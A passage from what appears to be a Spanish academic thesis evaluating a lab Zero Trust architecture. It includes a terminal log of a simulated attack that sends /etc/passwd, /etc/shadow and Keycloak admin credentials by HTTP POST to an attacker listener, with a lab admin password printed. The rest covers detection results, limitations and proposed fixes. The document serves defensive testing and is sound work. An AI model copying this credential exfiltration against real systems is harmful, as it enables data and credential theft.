verificar si los controles de red limitan el tráfico saliente no autorizado.

Herramientas utilizadas: curl como transmisor de datos desde VM-Server comprometido, y un servidor HTTP Python como servidor C2 simplificado en VM-Attacker (10.0.0.40, puerto 8888). El escenario simula la fase de exfiltración posterior a un acceso no autorizado a VM-Server.

Procedimiento: se levanta el servidor C2 en VM-Attacker. Desde VM-Server comprometido, un script transmite mediante peticiones HTTP POST tres ficheros de alto valor: /etc/passwd (lista de usuarios del sistema, 1.586 bytes), /etc/shadow (hashes bcrypt de todas las contraseñas del sistema, 930 bytes) y las variables de entorno del contenedor Keycloak (credenciales de administrador incluyendo KEYCLOAK_ADMIN_PASSWORD, 160 bytes).

Resultado: el servidor C2 en VM-Attacker registra la recepción de las tres conexiones HTTP procedentes de VM-Server (10.0.0.10) sin interrupción. Las conexiones se completan en menos de 1 segundo, evidenciando que UFW en su configuración actual aplica la política deny-by-default únicamente al tráfico entrante, sin restringir el tráfico saliente iniciado desde las propias VMs. Ninguna de las tres conexiones genera alerta en Snort, ya que las firmas del conjunto community rules no cubren el patrón de peticiones HTTP POST hacia puertos altos no estándar (>1024) en la red interna. Wazuh registra actividad de red general pero sin regla específica que correlacione el volumen de datos salientes con una exfiltración.

Hallazgo de seguridad: la arquitectura carece de egress filtering. La combinación de una política UFW sin restricciones de salida y la ausencia de reglas Snort específicas para exfiltración por canales HTTP no estándar permite que un atacante con acceso a cualquier VM pueda establecer conexiones hacia cualquier destino de la red interna en cualquier puerto sin restricción y sin generación de alerta.

Veredicto: EXFILTRACIÓN EXITOSA. Los datos viajaron de VM-Server a VM-Attacker sin ser detectados ni bloqueados por ningún control de la arquitectura. Esta brecha constituye la limitación más significativa identificada en la implementación actual y define la principal línea de mejora prioritaria de la arquitectura, tal como se detalla en la Sección 7.



```
ibatista@vm-server - VM-Server comprometido (NOPASSWD sudo) - C2: 10.0.0.40:8888

ATAQUE 5: EXFILTRACIÓN DE DATOS - 2026-05-10 16:23:14

VM-Server (comprometido) - C2
ibatista@vm-server:~$ bash /tmp/exfil_attack5.sh
--- [1/3] Exfiltrando /etc/passwd ---
POST http://10.0.0.40:8888/exfil
HTTP_CODE:501 SIZE:1586 - /etc/passwd enviado
--- [2/3] Exfiltrando /etc/shadow ---
POST http://10.0.0.40:8888/exfil
HTTP_CODE:501 SIZE:930 - hashes bcrypt enviados
--- [3/3] Exfiltrando credenciales Keycloak ---
KEYCLOAK_ADMIN_PASSWORD=Admin@ZT026!
HTTP_CODE:501 SIZE:160 - credenciales enviadas
Fin: 16:23:14 | 3 ficheros exfiltrados en <1 segundo

C2 Server - VM-Attacker (10.0.0.40:8888)
root@VM-Attacker:~# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 ...
Conexiones recibidas desde 10.0.0.10:
10.0.0.10 - "POST /exfil HTTP/1.1" 501 [16:23:14]
10.0.0.10 - "POST /exfil HTTP/1.1" 501 [16:23:14]
10.0.0.10 - "POST /exfil HTTP/1.1" 501 [16:23:14]
3 conexiones HTTP recibidas - datos llegaron al C2
UFW: tráfico SALIENTE no restringido
Snort: sin regla para puerto 8888 (alto)
Wazuh: sin correlación exfiltración
- EXFILTRACIÓN COMPLETADA SIN DETECCIÓN

BRECHA DE SEGURIDAD IDENTIFICADA - Ausencia de egress filtering
UFW configurado solo con deny-by-default INCOMING - tráfico saliente no restringido
Snort community rules no cubren HTTP POST hacia puertos altos no estándar (>1024)
Wazuh sin regla personalizada para correlacionar volumen de datos salientes con exfiltración

ACCIONES CORRECTIVAS (Sección 7.5)
1. UFW: añadir política OUTPUT drop + reglas específicas por VM (egress filtering)
2. Snort: reglas personalizadas para HTTP hacia puertos altos, beaconing, volúmenes elevados

EXFILTRACIÓN EXITOSA - Limitación prioritaria de la arquitectura
```

6.2. Ejecución de las Pruebas

6.2.1. Metodología de prueba

Las pruebas se han ejecutado siguiendo un procedimiento estructurado de tres fases que garantiza la reproducibilidad de los resultados y la trazabilidad de todas las acciones realizadas.

La fase previa a cada escenario consiste en la verificación del estado inicial de todos los servicios de detección: se comprueba que fail2ban no tiene IPs baneadas en ningún jail, que Wazuh registra los tres agentes activos (wazuh.manager, vm-server y vm-client), que Snort está corriendo sobre la interfaz enp0s8 de VM-Security y que las cuentas de usuario en Keycloak están en estado habilitado. Esta verificación asegura que cada escenario parte de unas condiciones iniciales equivalentes y que los resultados son comparables entre sí.

La fase de ejecución consiste en el lanzamiento de las herramientas de ataque desde VM-Attacker mientras se monitorizan simultáneamente los logs de VM-Server y VM-Security. El registro de cada evento se realiza en tiempo real mediante la consulta directa a los ficheros de log de fail2ban, Wazuh y Snort, y mediante la API REST de administración de Keycloak para la verificación del estado de las cuentas.

La fase de restauración se ejecuta tras cada escenario para restablecer el estado inicial antes de la siguiente prueba: se



desbanea la IP atacante en fail2ban, se desbloquea la cuenta de usuario en Keycloak mediante la API de administración, y se eliminan los ficheros de herramientas temporales del sistema comprometido.

6.2.2. Registro de eventos

El registro de eventos durante las pruebas combina tres fuentes complementarias. Los logs del sistema en tiempo real (fail2ban.log, auth.log, syslog) recogen los eventos a nivel de sistema operativo en las VMs objetivo. Las alertas de Wazuh, accesibles mediante el fichero alerts.log en VM-Security y a través del dashboard de Kibana, proporcionan la visión correlacionada y normalizada de los eventos de seguridad. Las alertas de Snort, volcadas en /var/log/snort/alert, registran los eventos detectados a nivel de tráfico de red.

La combinación de estas tres fuentes permite reconstruir la línea de tiempo completa de cada ataque y verificar la coherencia entre lo que el atacante ejecutó, lo que el sistema registró y lo que las herramientas de detección alertaron.

6.3. Análisis de resultados

6.3.1. Capacidad de detección

La arquitectura demostró capacidad de detección en cuatro de los cinco escenarios ejecutados, alcanzando una tasa del 80%. Los ataques de fuerza bruta SSH y contra Keycloak fueron bloqueados automáticamente antes de que el atacante pudiera completar su lista de contraseñas. El escaneo de red fue detectado por Snort en menos de 1 segundo gracias a la firma específica para paquetes ICMP de Nmap (regla 1:469:3). La descarga de LinPEAS fue detectada por Wazuh FIM en tiempo real gracias a la configuración de monitorización inotify sobre el directorio /tmp.

El único escenario que superó la detección fue la exfiltración de datos por canal HTTP hacia un puerto no estándar. La arquitectura carece de reglas Snort específicas para este patrón y de egress filtering en UFW, permitiendo que el tráfico malicioso saliente pasara desapercibido. Esta brecha, aunque relevante, es coherente con una implementación inicial de Zero Trust donde los controles se concentran en la verificación de identidad y en el tráfico entrante, y define con precisión la siguiente iteración de mejora de la arquitectura.



La siguiente tabla resume los resultados de los cinco escenarios ejecutados:

Escenario	Herramienta	Detectado	Contenido	T. detección	Mecanismo
1. Fuerza bruta SSH	Hydra v9.6	Sí	Sí	~10 s	fail2ban + Wazuh
2. Fuerza bruta KC	curl (bucle)	Sí	Sí	<1 s	Keycloak BFP
3. Reconocimiento Nmap	Nmap 7.98	Sí	No	<1 s	Snort regla 1:469
4. Escalada LinPEAS	LinPEAS	Sí	No	<2 s	Wazuh FIM inotify
5. Exfiltración datos	curl + HTTP	No	No	—	Sin cobertura

Tasa de detección global: 4/5 escenarios (80%) · Tasa de contención automática: 2/5 escenarios (40%)

6.3.2. Tiempo de respuesta

Los tiempos de detección medidos durante las pruebas contrastan de forma significativa con el tiempo medio de permanencia (dwell time) de 277 días reportado por IBM Security en el Cost of a Data Breach Report 2023 para entornos sin monitorización continua. fail2ban detectó y bloqueó el ataque de fuerza bruta SSH en aproximadamente 10 segundos tras el quinto intento fallido. Keycloak bloqueó la cuenta atacada en menos de 1 segundo al superar el umbral de failureFactor=5. Snort detectó el inicio del escaneo Nmap en menos de 1 segundo al identificar el primer paquete ICMP característico. Wazuh FIM detectó la descarga de LinPEAS en menos de 2 segundos gracias a la monitorización inotify configurada en tiempo real.

Estos valores cuantifican de forma directa el impacto de la monitorización continua que propone el modelo Zero Trust: la reducción del tiempo de detección de semanas o meses a segundos limita drásticamente el margen de actuación del atacante dentro del sistema y el daño potencial de cualquier incidente.

6.3.3. Contención del incidente

La contención automática funcionó correctamente en los dos escenarios de fuerza bruta. Tras el baneo por fail2ban, VM-Attacker no pudo establecer ninguna conexión SSH a VM-Server durante la hora siguiente al ataque. Tras el bloqueo de cuenta en Keycloak, cualquier intento de autenticación del usuario objetivo devolvía



error de cuenta deshabilitada independientemente de la IP origen, lo que elimina la posibilidad de evasión mediante rotación de IPs.

En el escenario de reconocimiento, la detección fue inmediata pero no se aplicó contención automática, ya que no existe un mecanismo que traduzca las alertas de Snort en bloqueos de firewall. La integración de la respuesta activa de Wazuh (active response) podría cerrar este gap, bloqueando automáticamente en UFW las IPs que generen alertas Snort de tipo escaneo. Esta mejora se contempla en la Sección 7 como línea de trabajo futura.

En los escenarios de escalada de privilegios y exfiltración no hubo contención. La herramienta de escalada fue detectada durante su descarga pero la arquitectura no dispone de mecanismos de bloqueo de ejecución de scripts. La exfiltración no fue detectada en absoluto, confirmando la necesidad de implementar egress filtering en UFW y reglas Snort personalizadas para patrones de exfiltración HTTP como mejoras prioritarias de la arquitectura, tal como se detalla en la Sección 7.

7. Evaluación de la Arquitectura

7.1. Comparativa con modelo tradicional

Para contextualizar los resultados obtenidos, es necesario compararlos con el escenario equivalente sin controles Zero Trust, es decir, una infraestructura con los mismos servicios pero sin verificación de identidad por token en cada acceso, sin microsegmentación de red activa, sin monitorización SIEM/NIDS y sin protección automática ante fuerza bruta.

En un modelo perimetral tradicional, el servicio web estaría protegido únicamente por un firewall perimetral que permitiría el acceso desde la red interna sin requerir autenticación adicional. Un atacante que hubiese comprometido cualquier máquina de la red interna tendría acceso directo al servicio web, a la base de datos de Keycloak y potencialmente al resto de servicios, dado que no existiría microsegmentación entre VMs. Los ataques de fuerza bruta SSH no tendrían respuesta automática, lo que permitiría al atacante probar miles de contraseñas sin ser bloqueado. La descarga y ejecución de herramientas en el sistema comprometido pasaría desapercibida al no existir monitorización FIM.

En contraste, la arquitectura Zero Trust implementada demostró las siguientes mejoras cuantificables:

Reducción de la superficie de acceso: el servicio web requiere doble factor de autenticación (contraseña + TOTP) antes de servir cualquier contenido.



Sin el token JWT válido, Nginx devuelve redirección al login en el 100% de las peticiones, independientemente del origen de red.

Contención automática de fuerza bruta: fail2ban bloqueó el ataque SSH en 10 segundos con 5 intentos. Keycloak bloqueó la cuenta de usuario en menos de 1 segundo con 5 intentos. En un modelo perimetral, ambos servicios estarían sin protección automática.

Microsegmentación efectiva: 16 de 20 puertos analizados por Nmap aparecen como filtered, evidenciando que la política deny-by-default de UFW limita significativamente la superficie visible para el atacante.

Detección temprana: Wazuh FIM detectó la herramienta de análisis de privilegios en menos de 2 segundos. Snort detectó el escaneo de red en menos de 1 segundo. En un modelo perimetral sin SIEM/HIDS/NIDS, estos eventos pasarían completamente desapercibidos.

7.2. Métricas de seguridad utilizadas

La evaluación de la arquitectura se basa en cinco métricas cuantitativas que permiten medir objetivamente la efectividad de los controles implementados.

Hardening Index (Lynis): la auditoría de bastionado obtuvo índices de 65/100 (VM-Server), 63/100 (VM-Security), 61/100 (VM-Client) y 62/100 (VM-Attacker). Estos valores representan la línea base de la arquitectura. Para referencia, un sistema Linux con Ubuntu Server recién instalado sin configuración adicional obtiene típicamente entre 50 y 60 puntos, lo que indica una mejora de entre 3 y 15 puntos respecto a la instalación limpia gracias a las medidas de bastionado aplicadas.

Tasa de detección de ataques: 4 de 5 escenarios de ataque fueron detectados por algún componente de la arquitectura (80% de tasa de detección). El único escenario no detectado fue la exfiltración de datos por canal HTTP no estándar, que evidencia una brecha en la configuración de reglas de Snort.

Tiempo medio de detección (MTTD): la detección de ataques activos se produjo en tiempos inferiores a 10 segundos en todos los casos (fail2ban: 10 s, Keycloak: <1 s, Snort: <1 s, Wazuh FIM: <2 s). Este tiempo es significativamente inferior al tiempo medio de permanencia (dwell time) de 277 días reportado para entornos sin monitorización continua según el informe de IBM Security, lo que ilustra el impacto de la monitorización Zero Trust.

Tiempo medio de respuesta (MTTR): la contención automática se produjo en el mismo ciclo de detección, sin necesidad de intervención manual: fail2ban aplica la regla de bloqueo en el momento de la detección, y



Keycloak desactiva la cuenta inmediatamente al superar el umbral. El MTTR para estos escenarios es equivalente al MTDD.

Radio de impacto (blast radius): la microsegmentación UFW limitó el acceso de la IP atacante (10.0.0.40) a los puertos explícitamente autorizados en cada VM. Tras el bloqueo por fail2ban, la IP atacante no pudo establecer ninguna conexión a VM-Server, independientemente del puerto o protocolo utilizado.

7.3. Ventajas observadas

Las pruebas realizadas permiten identificar las siguientes ventajas concretas de la arquitectura Zero Trust implementada:

La autenticación continua con doble factor eliminó la posibilidad de acceso al servicio web mediante credenciales robadas sin el dispositivo TOTP del usuario. Incluso si un atacante obtuviese la contraseña del usuario mediante cualquier vector, no podría autenticarse sin el segundo factor.

La microsegmentación redujo significativamente la información disponible para el atacante durante el reconocimiento: solo 4 puertos de 20 resultaron accesibles en VM-Server, frente a la exposición completa que existiría sin la política deny-by-default de UFW.

La respuesta automática de fail2ban y Keycloak eliminó la ventana de oportunidad para ataques de fuerza bruta automatizados: ninguna herramienta de fuerza bruta puede iterar más de 5 contraseñas sin ser bloqueada, lo que hace inviable cualquier ataque de este tipo contra la arquitectura implementada.

La monitorización FIM en tiempo real de /tmp permitió detectar la presencia de herramientas no autorizadas en el sistema en cuestión de segundos, proporcionando al equipo de seguridad la oportunidad de intervenir antes de que el atacante pueda utilizarlas para comprometer el sistema en mayor profundidad.

La centralización de logs en Wazuh proporcionó una trazabilidad completa de todos los eventos de seguridad, incluyendo la correlación temporal entre el escaneo de red (detectado por Snort), los intentos de autenticación fallidos (detectados por Wazuh) y la actividad del sistema de archivos (detectada por FIM). Esta trazabilidad es fundamental para la reconstrucción forense de incidentes y para la mejora continua de la postura de seguridad.



7.4. Limitaciones detectadas

La implementación y evaluación de la arquitectura han puesto de manifiesto varias limitaciones que deben documentarse con honestidad para proporcionar una evaluación rigurosa.

La ausencia de egress filtering constituye la limitación más relevante identificada. La política UFW deny-by-default se aplica únicamente al tráfico entrante. El tráfico saliente iniciado desde las VMs no está restringido, lo que permite a un atacante que haya comprometido un sistema establecer conexiones hacia cualquier destino de la red interna. La corrección de esta limitación requeriría añadir reglas UFW de tipo OUTPUT y establecer una política deny-by-default para el tráfico saliente, permitiendo únicamente las conexiones explícitamente necesarias.

La cobertura incompleta de reglas Snort para detección de exfiltración por canales no estándar representa otra limitación significativa. Las reglas de Snort preconfiguradas detectan patrones de ataque conocidos (escaneos, ataques de fuerza bruta por red, intentos de explotación de vulnerabilidades conocidas), pero no detectan el tráfico HTTP hacia puertos no estándar que podría indicar comunicación con un servidor C2.

La configuración de Vault en modo dev implica que todos los secretos se pierden con cada reinicio del sistema. Para un entorno de producción sería necesaria la configuración en modo servidor con persistencia y auto-unseal.

La distribución del laboratorio en dos equipos físicos conectados por WiFi introduce latencia adicional en las comunicaciones entre VMs de distintos equipos (20-40 ms frente a los 4-8 ms entre VMs del mismo equipo) y una dependencia del túnel WireGuard que requiere gestión manual en cada reinicio del portátil.

El MFA mediante TOTP requiere que el usuario tenga acceso a su dispositivo autenticador en cada sesión. Si el dispositivo se pierde o avería, el acceso queda bloqueado hasta que el administrador desactive el TOTP para el usuario afectado. En un entorno de producción, sería necesario establecer un procedimiento de recuperación de cuenta que mantenga el nivel de seguridad.

7.5. Posibles mejoras

Las limitaciones identificadas sugieren las siguientes líneas de mejora prioritarias para una hipotética evolución de la arquitectura hacia un entorno de producción:



La implementación de egress filtering en UFW, añadiendo una política OUTPUT drop y reglas específicas para cada conexión saliente legítima de cada VM, eliminaría el vector de exfiltración de datos por canal TCP directo.

La incorporación de reglas Snort personalizadas para detección de exfiltración (volúmenes de datos elevados hacia IPs internas, conexiones HTTP hacia puertos no estándar, patrones de beaconing) mejoraría la tasa de detección hasta el 100% de los escenarios planificados.

La configuración de respuesta activa de Wazuh (active response) para bloquear automáticamente en UFW las IPs que generen alertas Snort de escaneo de red extendería la protección automática del escenario 3, completando la cadena detección-contención-respuesta en ese vector.

La migración de Vault a modo servidor con almacenamiento Raft persistente y auto-unseal permitiría que los secretos sobrevivan a los reinicios del sistema sin necesidad de intervención manual.

La implantación de políticas AppArmor en modo enforce para los servicios críticos (Nginx, Keycloak, Wazuh) añadiría una capa adicional de contención a nivel de sistema operativo, limitando las capacidades de un proceso comprometido independientemente de los privilegios del usuario que lo ejecuta.

8. Conclusiones

8.1. Grado de cumplimiento de los objetivos

El presente trabajo ha abordado el diseño, implementación y evaluación de una arquitectura Zero Trust en un entorno de laboratorio que simula una infraestructura corporativa real. A continuación se analiza el grado de cumplimiento de cada uno de los objetivos específicos definidos en la Sección 1.

OE-01 (Revisión del estado del arte): cumplido. Las Secciones 1 y 2 sintetizan el marco teórico de Zero Trust, incluyendo los principios del NIST SP 800-207, la evolución desde el modelo perimetral, los cinco principios fundamentales de Zero Trust y los mecanismos de bastionado y gestión de incidentes. La revisión cubre los referentes institucionales más relevantes: NIST SP 800-207, NIST SP 800-61, CIS Benchmarks y el modelo ATT&CK de MITRE.

OE-02 (Diseño de la arquitectura): cumplido. La Sección 4 define un conjunto completo de 10 requisitos funcionales y 6 requisitos no funcionales, el diseño lógico con las cuatro capas funcionales de la arquitectura (identidad, aplicación, red y monitorización), el diseño físico



con la distribución en dos equipos físicos interconectados mediante WireGuard, y el modelo de control de acceso basado en Keycloak con TOTP.

OE-03 (Implementación del entorno): cumplido. La Sección 5 documenta el despliegue de todos los componentes: Keycloak 24.0 con PostgreSQL mediante Docker Compose, oauth2-proxy, Nginx PEP con auth_request, HashiCorp Vault como servicio systemd, Wazuh 4.14.5 single-node, Snort 2 como NIDS y los agentes Wazuh en VM-Server y VM-Client. La conectividad entre las cuatro VMs distribuidas en dos equipos físicos fue verificada con 0% de pérdida de paquetes.

OE-04 (Bastionado y auditoría): cumplido. El bastionado se ha aplicado en todas las VMs: UFW deny-by-default con reglas específicas por VM, fail2ban con maxretry=5, autenticación SSH exclusivamente por clave pública y configuración de sudo. La auditoría con Lynis produce índices de 61-65/100 como línea base verificable y comparable.

OE-05 (Simulación de escenarios de ataque): cumplido. La Sección 6 documenta la ejecución de cinco escenarios de ataque representativos: fuerza bruta SSH (Hydra), fuerza bruta contra el IAM (curl), reconocimiento de red (Nmap), escalada de privilegios (LinPEAS) y exfiltración de datos (curl + Python HTTP server). Cuatro de los cinco escenarios fueron detectados por la arquitectura.

OE-06 (Análisis comparativo cuantitativo): cumplido. La Sección 7 compara los resultados con el escenario sin controles Zero Trust mediante cinco métricas: Hardening Index, tasa de detección (80%), tiempo medio de detección (inferior a 10 s en todos los casos), tiempo de respuesta automática (equivalente al MTTD) y radio de impacto (limitado por microsegmentación).

OE-07 (Conclusiones y trabajo futuro): cumplido en la presente sección, que extrae conclusiones sobre la efectividad y limitaciones de la arquitectura e identifica líneas de trabajo futuro.

8.2. Aportaciones del trabajo

El presente trabajo realiza las siguientes aportaciones principales al ámbito de la ciberseguridad aplicada:

Implementación práctica y documentada de una arquitectura Zero Trust con herramientas open source. La literatura académica sobre Zero Trust es abundante en marcos teóricos, pero escasa en implementaciones prácticas detalladas con herramientas gratuitas y asequibles. Este trabajo documenta en detalle la integración de Keycloak, Nginx PEP, oauth2-proxy, Wazuh, Snort y HashiCorp Vault en una arquitectura funcional, incluyendo



las decisiones técnicas adoptadas y los problemas encontrados durante la implementación, lo que lo hace directamente reproducible.

Evidencia empírica de la efectividad de los controles Zero Trust. Los cinco escenarios de ataque ejecutados y documentados con resultados reales, tiempos de detección medidos y alertas generadas proporcionan evidencia empírica de la mejora en la postura de seguridad que aporta la arquitectura, más allá de afirmaciones teóricas.

Identificación honesta de limitaciones y brechas. La ausencia de egress filtering y la cobertura incompleta de Snort ante exfiltración por canal no estándar son limitaciones detectadas y documentadas, que complementan la visión positiva de la arquitectura con un análisis crítico honesto y útil para futuras implementaciones.

Metodología de evaluación aplicable. El marco de evaluación utilizado (cinco métricas cuantitativas: Hardening Index, tasa de detección, MTDD, MTTR y radio de impacto) proporciona una plantilla metodológica replicable para la evaluación de arquitecturas de seguridad en entornos de laboratorio.

8.3. Aplicabilidad en entornos reales

Las conclusiones de este trabajo son directamente aplicables a organizaciones que estén considerando la adopción de Zero Trust, con las adaptaciones necesarias para la escala y los requisitos de producción.

Los principios implementados en el laboratorio reflejan patrones de diseño reales ampliamente adoptados en la industria. Keycloak es la plataforma IAM open source más utilizada en medianas empresas europeas; Nginx como proxy de acceso con verificación de tokens es el patrón de PEP más extendido en entornos cloud-native; Wazuh es una solución SIEM real utilizada en entornos de producción de centenares de organizaciones; y la combinación UFW + fail2ban es el estándar de facto para el bastionado de servidores Linux en producción.

La arquitectura implementada puede escalar a entornos de producción abordando las limitaciones identificadas: migración de Vault a modo servidor con auto-unseal, implementación de egress filtering completo, ampliación de reglas Snort para detección de exfiltración, configuración de AppArmor y eliminación de la dependencia de WiFi mediante conexión cableada o VPN de mayor capacidad.

El coste de implementación de la arquitectura completa con herramientas open source es fundamentalmente el coste del hardware y el tiempo de configuración. Esto la hace accesible para organizaciones de cualquier tamaño, a diferencia de las soluciones comerciales de Zero Trust (Zscaler,



Palo Alto Prisma, Microsoft Entra) cuyos costes de licencia pueden superar los cientos de miles de euros anuales para organizaciones medianas. La versión open source de la arquitectura presentada en este trabajo demuestra que los principios Zero Trust son implementables sin inversión en software comercial.

Finalmente, el trabajo pone de manifiesto que Zero Trust no es un producto que se compra e instala, sino una filosofía de diseño que requiere un cambio en la forma de pensar sobre la seguridad: pasar de confiar en la ubicación de red a verificar continuamente la identidad y el contexto de cada acceso. Esta transformación cultural y arquitectónica es, en última instancia, la aportación más duradera de Zero Trust a la ciberseguridad corporativa.

